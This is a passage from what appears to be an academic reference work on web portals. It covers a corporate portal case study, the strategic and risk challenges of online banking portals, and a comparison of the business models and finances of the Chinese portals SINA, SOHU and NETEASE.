The Bluegem portal thus, provides employees with access to information, documents, and the ability to perform their business activities from anywhere, and at anytime. The Bluegem Portal has become a "virtual office" (Auditore, 2001) allowing for a single universal access point to the data, documents, and the daily business processes of the organisation, from any point on the globe. This virtual office allows Bluegem's employees to work from the office, from home, or from the office of one of Bluegem's clients. An employee can access the Bluegem portal and immediately locate company contacts, track the progress of development projects, and enter time sheeting and invoicing information into the system. Furthermore, development documentation as well as company documents are also available at their fingertips. As such, the Bluegem portal has since become a significant resource to Bluegem software solutions' business environment.

FUTURE TRENDS

The trend for organisations to adopt corporate portals is overwhelming. However, while the literature suggests that corporate portals should be used to deploy business applications (Aneja et al., 2000; Kakumanu et al., 2005; Raol et al., 2002; Shilakes et al., 1998; Smith, 2004; Wilder et al., 1999), there is very little literature describing the actual implementation of these functions within corporate portals.

However, there are predictions of a growing trend toward corporate portals becoming an access point for applications (Andrews et al., 2005; Plummer, Valdes, & Phifer, 2005; Smith, 2004), as well as for the data and documents, as they are utilized to provide access to currently. The integration of applications into corporate portals will become more prevalent in the near future (Pezzini, 2003; Reents & Schulte, 1998; Valdes & Phifer, 2003) as the concept of the corporate portal progresses from being of "pure information aggregator" to also becoming application coordinators (Nielson, 2005). Corporate portals are predicted to move from an information-oriented regime, to one which is more tool- and activity-oriented in approach. This change in the focus of the corporate portal is likely to further increase their popularity in the long term as organisational portals become more useful to all information workers.

The concept of a portal providing access to applications is not a new one, however, the research related to the implementation and development of these portal components is scarce. The benefits related to such functionalities are clear, however little literature has concerned itself with the operations and usage of such integrated applications within an organisational context. Future research should further explore the concept of the tool- and activity-oriented portal, particularly in relation to corporate portals. Research should also discuss the evolution of these portals as an extension to the traditional information-oriented implementations.

CONCLUSION

Now approaching its ninth year, the corporate portal has become widely adopted within organisations worldwide. The corporate portal is being heralded as "one of the most exiting and innovative technology solutions" (Auditore, 2001), offering access to information anywhere and at any time. Once described as the next generation of static organisational intranets (Aneja et al., 2000; Auditore, 2001; Watson et al., 2000; White, 2000), the corporate portal is beginning to evolve again. This new breed of portals promises to further streamline access to business processes and to provide enhanced application flexibility within these environments.

The concept of the corporate portal is evolving from a single access-point for organisational data, documents, and resources to support the work of employees, to one whereby the work of the employee is encapsulated within the portal itself. The user can access required information and documents, but can then utilize the integrated applications within this environment in order to manipulate the data and to perform relevant work tasks through the portal itself. We are quickly approaching a technological state whereby we will have truly virtual organisations, departments, and individual workspaces, which are universally accessible via the Internet from any point on the globe.

REFERENCES

Andrews, W., Haight, C., Kenney, L. F., Sholler, D., Abrams, C., Hill, J. H., et al. (2005). *Former Web services and portal predictions re-examined* (Research Report No. G00134789): Gartner, Inc.

Aneja, A., Rowan, C., & Brooksby, B. (2000). Corporate portal framework for transforming content chaos on intranets. *Intel Technology Journal, Q1*, 1-7.

Auditore, O. J. (2001). The emerging enterprise information portal market: An overview of the key issues and trends impacting enterprise adoption (Electronic Version). *Enterprise System Journal*. Retrieved December 23, 2005, from http://www.ejs.com/

Kakumanu, P., & Mezzacca, M. (2005). Importance of portal standardization and ensuring adoption in organizational environments. *Journal of the American Academy of Business, 7*(2), 128-132.

Kim, Y. J., Chaudhury, A., & Rao, H. R. (2002). A knowledge management perspective to evaluation of enterprise information portals. *Knowledge and Process Management, 9*(2), 57-71.

Millman, H. (1998). Leveraging Web portals: Sites can increase company efficiency, productivity. *InfoWorld, 20*(52), 43.

Nielson, J. (2005). *Intranet portals get streamlined* (Electronic Version). Alertbox. October 24th. Retrieved December 21, 2005, from http://www.useit.com/alertbox/portals.html

Nielson, J. (2003). *Intranet portals: A tool metaphor for corporate information* (Electronic Version). Alertbox. March 31. Retrieved December 21, 2005, from http://www.useit.com/alertbox/20030331.html

Pezzini, M. (2003). *Composite applications head toward the mainstream* (Research Report No. AV-21-1772): Gartner, Inc.

Plummer, D. C., Valdes, R., & Phifer, G. (2005). *Six ways portals can address your application development needs* (Research Report No. G00125502): Gartner, Inc.

Raol, J. M., Koong, K. S., Lui, L. C., & Yu, C. S. (2002). An identification and classification of enterprise portal functions and features. *Industrial Management and Data Systems, 102*(7), 390-399.

Reents, S. B., & Schulte, R. W. (1998). *Composite applications: What are they? What is required?* (Research Report No. T-03-1764): Gartner, Inc.

Rose, J. G. (2003). The joys of enterprise portals. *Information Management Journal, 37*(5), 64-70.

Shilakes, C. C., & Tylman, J. (1998). *Enterprise information portals* (No. RC#30232204): Merrill Lynch.

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM, 47*(10), 93-97.

Valdes, R., & Phifer, G. (2003). *Composite applications built on a portal foundation* (Research Report No. COM-21-0775): Gartner, Inc.

Watson, J., & Fenner, J. (2000). Understanding portals. *Information Management Journal, 34*(3), 18-22.

White, M. (2000). Corporate portals: Realizing their promise, avoiding costly failure. *Business Information Review, 17*(4), 177-184.

Wilder, C., Davis, B., & Dalton, G. (1999). Data gateway: Businesses are adopting the Web portal model as a way of transforming intranets into more powerful data-delivery platforms. *InformationWeek*, *18*.

Zhou, J. (2003). A history of Web portals and their development in libraries. *Information Technology and Libraries*, *22*(3), 119-128.

KEY TERMS

Corporate Portal: An Internet-based application, which provides a single and universal point of access to an organisation's data, documents, and applications.

Information-Oriented Portal: A portal, which provides a single point of access to data, documents, and information in order to support a user's work-tasks.

Intranet: A company Web site, which provides access to company documents and related organisational Web pages.

Internet Portal: A Web site, which presents users with the ability to access rich content, resources, and services on the World Wide Web (Kakumanu et al., 2005; Smith, 2004; White, 2000).

Portal: Synonymous with Internet Portal. See **Internet Portal**.

Portale: Medieval Latin word meaning "city gate," upon which the term "portal" was based (Zhou, 2003).

Tool and Activity-Oriented Portal: A portal, which provides a single point of access to data, documents, and information, but also provides the use of integrated tools and applications in order to support and allow a user to complete their work-tasks within the portal environment.

Business Challenges of Online Banking Portals

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INTRODUCTION

During the last few years, the growing interest in the banking industry on the Internet has led to the development from simple banking Web sites into comprehensive online banking portals (OBP). These portals offer a great variety of services in addition to traditional bank products and thereby enable customers to obtain financial advice from a single source.

Very few contributions in the academic and business literature concerned OBP compared to other topics dealing with banking in general such as adoption factors and customer acceptance studies. This chapter could be a major contribution in this field by bridging the gap in the literature. It gives a comprehensive definition of OBP and analyses the diversity of competitive, technical and strategic challenges faced by banks on the Internet.

Background: Defining Online Banking Portals

Web portals are defined and analyzed differently in the literature. In their study on media concentration in Internet, Dewan, Freimer, Seidmann, and Zhang (2004) recognize portals by the highest number of their visitors comparatively to other Web sites. For example, Yahoo and Google are the two major Internet portals visited by 58% and 39% of all users, but also this disparity is increasing over time. These portals are gateways, providing value-added services continuously scanning the World Wide Web (WWW) to offer sorted and updated links to other more specific Web sites.

Smith (2004) recognizes the heterogeneous nature of Web portal definitions. He identifies 17 definitions of portals and classes of portals published between 1999 and 2000. This confusion is due to the fact that:

> *Many definitions focused on the application being provided or the intended markets, while several listed specific kind of applications a portal would be likely to provide. However, it is impractical to compare portal products on the basis of application suite or market, since a given market may support many configurations of features.* (Smith, 2004)

The conclusion here is that the definition of a Web portal must be tailored on the activity sector, as well as on the relative *business model* and the technical architecture used.


This perspective was analyzed by Saatcioglu, Stallaert, and Whinston (2001) in the case of financial portals. They propose a business model resembling an "AOL of the financial services industry" to interpose between customers (individuals, institutions, businesses and governments) and specialized financial partners (news, information, advisory services, index tracking, stock pricing, etc.). This model corresponds to an exclusively trading profile of customers. However, authors added banking services, insurance, mortgage and tax services to the global financial offer given to their customers (Saatcioglu et al., 2001). I do not agree with this classification because it does not take into account the difference between trading services and banking services, and that between individual and corporate customers' needs of online services. Figure 1 presents a general review of classic services offered by OBP.

OBPs are different from simple electronic banking Web sites. They offer a unique access point for a great variety of product and services. Bauer et al. (2005) define OBP in accordance with three major dimensions:

1. **Integration Dimension:** OBP includes all the stages of the financial transaction cycle (information provision, initiation, negotiation, execution, settlement, after sales support, etc.).
2. **Aggregation Dimension:** OBP gives the widest offer of product and services among settlement of strategic alliances. Acceding to a broader range of offerings at one single site, increases transaction efficiency and reduces opportunity costs.
3. **Personalization Dimension:** OBP gives to differentiated segments of customers the possibility to customize displayed commercial offers and Internet communication campaigns to their specific needs and profiles. This dimension enables the customer to the reduce time and cost of finding an adapted product or service.

Although the undeniable advantage presented by this recent definition, Bauer et al., (2005) does not take into account the technical, organizational, and risk management dimensions of OBP. White (2000) tried to underline these aspects in his analysis of enterprise information portals (EIP). He concentrates on back-office systems, heterogeneous databases management, structured access, customized interfaces, multi-level security, future-proof, etc., as factors of failure or success of EIP. This analysis reinforces the idea that the

Figure 1. Classic services offered by an OBP



value of Internet business models is linked to technology deployment levels and conditions.

CHALLENGES OF ONLINE BANKING PORTALS

The range of services offered by OBP is determined by many factors. These factors show the type of the bank's commitment in an Internet strategy and every type of OBP corresponds to a particular strategy, IS organization and risk levels (see Table 1). Naturally, the risk level increases in the case of a high commitment strategy (full relationship OBP) and decreases significantly in case of low commitment strategy (informational presence OBP). In addition, IS requirements in terms of technology and organizational capabilities vary considerably with the chosen type of OBP.

"Informational e-banking" is the first type of OBP for which a specific link must be established between the Web and the IS of the bank. In order to give the customer a minimum amount of information about his current transactions, core banking infrastructure has to be organized to fit in with data transfer. In many cases, IT integration is carried out to ensure compatibility and transferability of data between different systems (central banking and Web server). The difference in risk levels comparatively to "informational presence" is due to the risks of transferring data especially in an "open" area like Internet. Operational risk increases very quickly from "very low" to "medium" because the gap between these two types of OBP is the highest commitment in organizing and managing technology change. However, strategic risk do not increase given that account consultation is not considered as a competitive advantage or a high valuable service: it is a strategic necessity in almost all markets in developed and emerging countries.

Technology management becomes more and more important for the following types of OBP because internal organization decisions have to be made. For example, a "basic transactional" type is the first step of close collaboration between marketing and IT departments. From here, OBP implementation is considered more than an IT operation, it is also an important tool to increase brand image value and to establish customer loyalty. However, the competitive advantage of OBP is much more dependent on the organizational capability of the bank to call up organization synergies than the quality of technical infrastructure. This capability ensures

Table 1. Connecting type of OBP to IS requirements and risk management level

Type of OBP	Description & Level of Strategic Commitment	Information System Requirements		Risk Management		
		Technology	Organizational Capabilities	Reputational	Operationnal	Strategic
Informational Presence	Static Web site.	No specific requirements.	Webmaster.	Medium	Very low	Low
Informational E-Banking	No financial operations possible. Consult account data only.	Organizing infrastructure data transfer for Web consultation.	IT integration.	Medium	Medium	Low
Basic Transactional	Operations with financial effects (customer <=> bank).	Organizing infrastructure data exchange (security matters).	Creation of specific unit (Marketing+IT collaboration).	High	Very High	High
Advanced Transactional	Operations with financial effects and third party involvement (customer <=> bank <=> third party).	Organizing IS integration, standard compatibility and data security.	Enlarge e-banking unit. Independent from Marketing and IT control.	Very High	Highly sensitive	Very High
Full Relationship	Proactive customer relationship management techniques.	Organizing multi-channel infrastructure.	E-banking unit participation in multichannel strategy formulation.	Highly sensitive	Highly sensitive	Highly sensitive

flexibility and reactivity of OBP back-office management to changes in market competition or customer needs.

FUTURE TRENDS

Implementing OBP is not independent from other functions of the bank and must be integrated into its whole strategy. The rise of customer relationship management as one of the key techniques to harmonize customer knowledge among distribution channels should affect the way OBPs are implemented. In fact, the Internet is no more than a channel of distribution that could create more value if associated with coming information from other channels. To obtain a full relationship via the Internet, a bank must define a progressive multi-channel strategy and support the highest level of risk management. In addition, successive mergers and acquisitions waves in the financial industry will have a deep impact on the nature and the structure of OBPs offered products and services.

CONCLUSION

My recent research on *online banking* citations in multiple academic and professional databases show some confusing uses of many synonyms: *electronic banking*, *Internet banking*, *e-banking*, and *PC banking*.

In the academic literature, electronic banking is an umbrella concept that could be considered as the container of all other concepts. However, online banking is more often used by non peer-reviewed journals, magazines and newspapers as an umbrella concept.

In addition, e-banking is progressively disappearing from the literature and Internet banking is more often preferred because of its precision to speak about customer access to their accounts via Internet. PC banking is used generally to describe a direct connection between a customers PC and an internal server within the bank by means of electronic data interchange (EDI) or any other private network. In this case, special software is provided by the bank to the customer in order to establish the connection.

Every one of these concepts corresponds to a specific level of OBP development. The period preceding the Internet's rise is dominated by PC banking, especially for corporate customers. Before the Internet became popular, banks oriented their offer to the retail market with a special focus on browser-based technologies.

REFERENCES

American Banker. (2001). Banks can beat web portals at their own game. *American Banker, 166*(93), 16.

Bauer, H. H., Hammerschmidt, M., & Falk, T. (2005). Measuring the quality of e-banking portals. *International Journal of Bank Marketing*, *23*(2), 153-175.

Computerworld. (2001).Banks enter insurance business via portals. *Computerworld, 35*(10), 13.

Dewan, R. M., Freimer, M. L., Seidmann, A., & Zhang, J. (2004). Web portals: Evidence and analysis of media concentration. *Journal of Management Information Systems*, *21*(2), 181-199.

Operations Management. (2004).Credit Agricole unveils new Web portal to ease access. *Operations Mgt, 10*(42), 7.

Saatcioglu, K., Stallaert, J., & Whinston, A. B. (2001). Design of a financial portal. *Communications of the ACM*, *44*(5), 33-38.

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM*, *47*(10), 93-97.

White, M. (2000). Enterprise information portals. *The Electronic Library*, *18*(5), 354-362.

KEY TERMS

E-Banking: Is linked to e-business literature but, is progressively abandoned by the literature to use more precise concepts like "Internet banking."

Electronic Banking: Is the umbrella concept defining the distant access to a bank account by a customer. Some scholars created confusion by using this concept as a synonym of PC banking, e-banking, and Internet banking.

Internet Banking: Is the distant access to a bank account by an Internet-based browser.

Online Banking: Is the umbrella concept defining the distant access to a bank account by a customer especially for Internet-based access. In the academic literature, this concept is considered a synonym of Internet banking.

PC Banking: Define a direct connection between a customers PC and an internal server within the bank by means of electronic data interchange (EDI) or any other private network. In this case, special software is provided by the bank to the customer in order to establish the connection.

Business Module Differentiation

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INTRODUCTION

SINA, SOHU, and NETEASE have been regarded as the most successful general Web portals in the Chinese market. However, they have quite different strategies in their business modules, which makes them quite different in terms of their revenue constitution. What are the major reasons and what will be the future direction for Chinese Web portals?

COMPARISON OF SINA, SOHU AND NETEASE

Orientation

Although there are some differences in terms of the orientation between these three leading Chinese Web portals, they are fundamentally quite similar.

SINA definitely wants to be an online media that focuses on the content of the news (information) whilst SOHU's new media painstakingly emphasizes the differences with SINA. Although Internet news was first advocated in China by SOHU, in 1998, but the first mover SOHU could not keep its seat in the following years. While most people are still debating on whether Web portals definitely need to broadcast news, SINA has successfully become the most successful Chinese media on the Web. On the other hand, SOHU persists with their multi-industry strategy, spending more on their SOHU Merchant and alumni association. After the acquisition of Chinaren, 17173, Focus Real Estate, Goodfeel, SOHU has extended its customer base and aimed to be a portal matrix.

Compared with SINA and SOHU, NETEASE has a unique module that attracts valuable user demographics: large proportion of young and educated users with demonstrated spending power. They have got the diversified revenue streams with the ability to cross-sell services to users across businesses

Content

The following figures show the major channels that have been listed on the corresponding Web sites www.sina.com.cn, www.sohu.com, and www.netease.com.cn

Around 70% of the content provided by the three Chinese Web portals is homogenous where the channels have the same orientation, managing module, and contents. The

Figure 1. Orientation of SINA,SOHU and NETEASE

SINA	SOHU	NETEASE
• SINA is a leading online media and value added service provider (VAS) for China and for Chinese communities worldwide with more than 100 million registered users. • SINA generates revenue from five major business lines including SINA.com (online news and content). SINA Mobile (mobile value-added services), SINA Online (community-based services and games), SINA.net (search and enterprise services), and SINA E-Commerce (online shopping and auctions) • Fiscal 2005 Net revenues of $193.6 million Source: www.sina.com.cn	• SOHU.COM is one of China's top-tier Internet media properties accessed by millions of Chinese for their daily information, communication, and entertainment needs. • SOHU's business model consists of brand advertising and sponsored search targeting corporate clients, as well as wireless valued added services, e-commerce and online games targeting individual consumers. • The first 3G Chinese Interactive Search Engine Service Provider. • Fiscal 2005 Net revenues of $108.3 million Source: www.sohu.com	• NetEase operates a leading interactive online and wireless community in China and is a major provider of Chinese language content and services through online games, wireless value-added services, and Internet portal businesses. • NETEASE generates revenues from fees that charge users of their online games and wireless value-added and other fee-based premium services, as well as from selling online advertisements on the NetEase Web sites. • Fiscal 2005 Net revenues of $210 million Source: www.netease.com

Figure 2. Contents on SINA front page (Source: www.sina.com.cn)

Forum	F1	Science	Mobile	Finance	Color Message	OnlineGame	Cartoon	Book	Short Messages
Housing	Stock	Education	Video	Travel	Baby sitting	E-Ladies	Automobiles	Shopping Mall	Enterprise
Life	Weather	Alumni	E-Mail	Entertainment	Chat Room	Searching	Recruitment	Astrology	I Games
City	Classification	Gulf	Yellow Pages	Hotels	Culture	CDMA	Auctions	Club	

Figure 3. SOHU business matrix (Source: SOHU financial report, 2005)

Aggregated content(Channel)	Communication and community tools	Search and Directory Services
News	Alumni Club	News Search
Business and Finance	E-Mail	Music search
Automobiles	Blogs	Picture Search
Real Estate	Picture Gallery	Say Board
Sports	Message Boards	Map Search
Information Technology	Instant Messaging Services	Search Directory
Music		Shopping Search
Women		
Aside from the above three major businesses, SOHU also provides wireless services,E-Commerce and online games to their customers at the same time.		

Figure 4. NETEASE core business constitution (Source:NETEASE financial report, 2004)

Content Channel	Community and Communication	Commerce and other Services
News	E-Mail	Online Mall
Entertainment	POPO(Instant Messaging)	Website Search
Sports	Chat	Yellow Pages
Women’s Topics	BBS	Classified Ads
Stocks	Group-Online Clubs	Online Learning
Technology	Alumni Network	Domain Forwarding
Game Reviews	Personal Homepages	Software Downloading
Digital Reviews	E-Cards	Online Magazines
Mobile Handset Reviews	Dating	
Automobiles	Matchmaking	
Real Estate	Photo Album	
Business	Diary	
Travel	Blogging	
Cartoon	Online Radio	
Education	Job Search	
Health		
Life		
Culture		

Figure 5. NASDAQ financial performance (Data Source: Yahoo Finance: December 31, 2005)

Company Name	Market Share(USD)	Trailing P/E
SINA	24.16	32.21
SOHU	18.34	23.82
NETEASE	56.16	15.69
YAHOO	39.18	24.79
GOOGLE	414.86	67.81

homogeneity in the content is based on their orientations where news, finance, IT, sports, and entertainment are the symbols for an online media

Financial Performances

In this section, P/E is short for the ratio of a company's share price to its per-share earnings. P/E ratio = market value per share/earnings per share (EPS).

Most of the time, the P/E is calculated using EPS from the last four quarters. This is also known as the trailing P/E. Historically, the average P/E ratio in the market has been around 15-25. This fluctuates significantly depending on economic conditions. The P/E can also vary widely between different companies and industries (iResearch, 2004).

In general, a high P/E suggests that investors are expecting higher earnings growth in the future compared to companies with a lower P/E. It is usually more useful to compare the P/E ratios of one company to other companies in the same industry, to the market in general or against the company's own historical P/E (www.investopedia.com). A better interpretation of the P/E ratio is to see it as a reflection of the market's optimism concerning a firm's growth prospects. The P/E ratio is a much better indicator of a stock's value than the market price alone.

NETEASE has the highest P/E compared with SINA and SOHU due to its faster revenue growth rate while SOHU has the lowest P/E ratio. The reason comes from the fact that SOHU could neither provide better news than SINA nor better online games than NETEASE.

There are some differences in terms of revenue constitution for the above three companies. Both SINA and SOHU focus more on their online advertisements while NETEASE concentrates their core business on their online games and wireless VAS.

THE DEVELOPMENT OF CHINESE WEB PORTAL

Definition of Web Portal

According to the computing dictionary, (http://computing-dictionary.thefreedictionary.com), a Web portal is a Web "supersite" that provides a variety of services including Web searching, news, white and yellow pages directories, free e-mail, discussion groups, online shopping, and links to other sites. The Web portal was initially used as a search engine and for providing Internet access services. As the market competition became more and more fierce, the Web portal was needed to develop new businesses to attract and sustain Internet users. The Web portal has become a network super market in the virtual world (Zhu, 2004). At the moment, the portal Web site usually provides news, search services, chat room, BBS, free mail box, music, e-commerce, virtual community, online games, free Web pages, and so on.

Web Portal Evolvement Curve

Web portal development stages in China can be described in the following figure (Zhang & Zhu, 2006).

1997 to 1999 is the starting stage for Web portals in China and the user recognition was built then. On February 25, 1998, the first category search engine, SOHU, was developed. At the same time, SINA emerged and became the largest Chinese Web site.

On April 13, 2000, SINA was successfully launched in NASDAQ, NETEASE and SOHU issued stocks at a similar time in July, 2000. The Web portal has come into the peak value expectation overstated stage.

The Internet bubble has collapsed since then. The SINA market share got to its bottom floor of 1.06 USD in October, 2001 (Yahoo Finance, 2001). SOHU's share even dropped to

Figure 6. Revenue constitution for SINA, SOHU and NETEASE(%) (Data source:2005 SINA,SOHU, and NETEASE financial report)

Revenue Source	SINA	SOHU	NETEASE
Online advertisements	43.9	65.5	14.2
Non advertisement services	56.1	34.5	85.8

B

60 cents in April, 2001 (Yahoo Finance, 2001). Even worse, NETEASE dropped to 53 cents in June, 2001 (Yahoo Finance, 2001). Due to the error disclosure of its financial report, the exchange of NETEASE was terminated on September 4, 2001 (Yahoo Finance, 2001). The Web portal entered the bottom valley of disillusion.

In July, 2002, the three Chinese Web portals issued their Q2 financial reports and announced that they had become profitable since then (Yahoo Finance, 2002). The foundation for their profitability at that time is the short message services (SMS).

The Chinese Internet use touched 68 millions in 2003 (CNNIC, 2006). The three Web portals have made outstanding achievements. The previous rubbish stock, which was worth less than 1 dollar, has come up to over 70 US dollars per share. The profitability business module for the Web portal, which covers SMS, online games, and online advertisements has been clear.

Key Success Factors (KSF)

Grant (2001) has argued that two key factors condition a firms success and subsistence, that is, a firm should provide the products that suit customer's needs and a firm should discuss two questions for subsistent competition: What is it our customer's want? What do we have to do for subsistent competition?

Porter (1998) has described the key success factors (KSF) in competitive advantage in the "Five Forces": the degree of rivalry, the threat of entry, the treat of substitute, buyer power, and supplier power. Although the three Chinese Web portals have their own unique successful stories, there are KSFs that could be classified into three categories.

Clear Profitability Module is a Pre Condition

Any Internet company is an economic entity, while both attention economy and eye ball economy are virtual (Zhu, 2002). A company could survive and consecutively be developed on the basis of faithful profitability module. A successful business module has to support five key factors:3W+2H.

- How to make money—Profitability Module
- How to achieve—Technological availability
- What—Product
- Where—Channel
- Who—Customer


In terms of profitability module, the three Chinese Web portals got their revenue mainly from:

1. online advertisements,
2. fees for experiences (mobile value added services and online games, and
3. purchase (electronic commerce).

The corresponding functionality for the Web portals are their media service, service and application provider functionality.

The development of the Internet in China is somewhat different when compared with global markets. Those differences are even bigger for the Chinese Web portals. Eighty seven percent of revenue for Yahoo comes from their online advertisements (Yahoo financial Report, 2005), while the online ads are not a main stream business for their Chinese counterparts. On the contrary, SMS and online games are quite successful in China.

Figure 7. Web portal development stage in China



Internet Traffic is Foundation for a Web Portal

The three Chinese Web portals began providing their mail box and homepage services with a service fee in 2002. SOHU even extended its business into domain name registration. But, in fact, it is not those charged service but SMS, advocated by China Mobile, that became the break through for the profitability sources for those Web portals. At the same time, NETEASE achieved great success on their online game business. As more and more big free mail box services have been introduced to the market, the Web portals have been faced with great challenges from their giant competitors, such as Yahoo and Google.

It has been proven that free service is the best way for online promotion, as the Internet traffic and scalability could be extended by means of free services that are fundamentals for profitability.

Nevertheless, mobile value added service is an exception. The service provider could share the charged service fee with a telecom company, which is a very good profitability module. As the managing cost for mobile networks are relatively high, it is difficult to provide totally free mobile value added service. The customer will need to pay for the traffic fee even though they do not need to pay for the content. Of course the traffic fee for WAP Web sits is also very important.

Going to the Stock Market is a Guarantee for the Development of a Web Portal

It is crucial to find an appropriate time for a company to go to the stock market. The funding obtained in the stock market could be a driver for the consecutive innovation and development for a company. At the same time, it could keep the stability for the core team as well. The anti-risk capability will also be strengthened based on the standardized operations within a company. However, there are some disadvantages to become a public company such as the increase of transparency and managing cost.

FUTURE DIRECTIONS FOR CHINESE WEB PORTALS

The World is Changing

The first global Web portal, Yahoo, made an outstanding achievement in the first quarter of 2005. Their financial report showed that their first quarter revenue in 2005 touched 1.174 billion USD with a net profit of 0.205 billion — nearly a 100 percent increase compared with 2004. The business module inside this breaking down revenue is quite simple; 87 percent of the revenue came from their online advertisements (YAHOO financial report,2005).

The previously mentioned success attracts more competitors to share the portal market, including Google, whose revenue reached 1.256 billion USD in the first quarter of 2005, with a net profit of 0.369 billion USD (Google financial report, 2005). In May, 2005, Google launched its characteristic services, such as customized homepages, that allowed users to add their personalized content, and such as stock market information, weather forecast, and electronic news preview, and so forth. As early as 2004, Google launched its news searching channel, which could be a symbol for Google to transform to an Internet portal.

Opportunity vs. Challenge

Figure

According to a report from CNNIC (China Internet Networking Information Center), Chinese Internet users have exceeded 100 million at the end of 2005 and reached 111 million. China has become the second largest Internet customer base worldwide and is expected to reach 338 million by 2010.

The newest Nielson/Netratings research report showed that about one fifth of local American Internet users are more liable to read online newspaper rather than traditional printed none.

Figure 8. Profitability module for SINA, SOHU, and NETEASE (Source and conclusion from financial report of SINA, SOHU, and NETEASE, 2005)

	Online advertisements	Mobile value added services	Online games	Electronic Commerce
SINA	**	***	*	*
SOHU	***	*	**	**
NETEASE	*	**	***	

Huge Potential for Online Advertisement

The Chinese online advertisement market in 2005 was 2.7 billion RMB, while the figure for 2006 will be 4.0 billion RMB. Revenue from TV advertisements for the year 2004 in China was 25.5 billion RMB showing a huge potential for online advertisement. (iResearch, 2004)

Competition will be Intensified for Web Portals

More Internet companies has transformed to become a Web portals in China. TOM and QQ are the two newcomers while at the same time, Microsoft MSN has launched its own Chinese portal, as did YAHOO 3721. It could be expected that more and more Internet companies will compete in the portal market in China.

Web 2.0 Technology

Web 2.0 technology fulfills the real interactions of the Internet, where the information recipient could also be the information maker. Blog, RSS (Really Simple Syndication), and Wiki have been grasped by some of Chinese Internet users. WEB2.0 has fulfilled the entire interaction for the Internet, the information recipient becomes the information producer at the same time. The traditional Web portals, such as SINA,SOHU and NETEASE, will have to meet with the real competitions.

CONCLUSION

Differentiation Competition is the Most Practical Choice for Web Portals

SINA has done their best in the accuracy and fast delivery of SINA news, while NETEASE focuses on providing in-depth news for Internet users in addition to their great success in online games..

At the beginning of 2004, NETEASE made fundamental changes on their homepage and optimized each channel in 2005. SOHU emphasized the integration of resource matrix that is a key advantages compared with its competitors.

From Uniformed to Personalized Web Portal

It is customer demand that lead to the development of the Internet and this became Web portals for service integration. It is also consumer demand for finding and getting precise information from an enormous source that gave birth to the search engine. IM (Instant Messaging) tools became popular as the Internet user has demanded sociability.

The uniformed and one-stop services combined with POPUP advertisements and similar news are the current status for Chinese Web portals. The relationship between an Internet site and the user is to rely on each other, that is entertainment and profitability (Zhu, 2004).

Maslow (1943) created his famous hierarchy of needs. Beyond the details of air, water, food, and sex, he laid out five

Figure 9. NETEASE Business Report has become a major competitor to SINA News (Source: http://www.netease.com)

Table 1. Comparison between uniformed portal and personalized Web portal

Phase	Uniformed portal -1G	Personalized Portal - 2G
Core Competency	Editor Based unicast broadcasting	Personalized based multicast broadcasting
Broadcast Module	Centralized Control	P2P (Point to Point)Dialogue
Orientation of Internet user	Passive	Active
Roles for Internet users	Customer, reader, information recipient and user	Customer, Reader, Information Recipient and user Producer, Writer for User, maker and Broadcaster
Main Content	Chosen by editors	Personalized making, Auto choose
Direction for Content	Coincide with main stream media and commercial profitability	In pursuit of customization and personalization
Core Application	News, E-Mail, Searching engine etc	Borg, RSS, Content Aggregation etc
Interactive Content	Supplement	Core
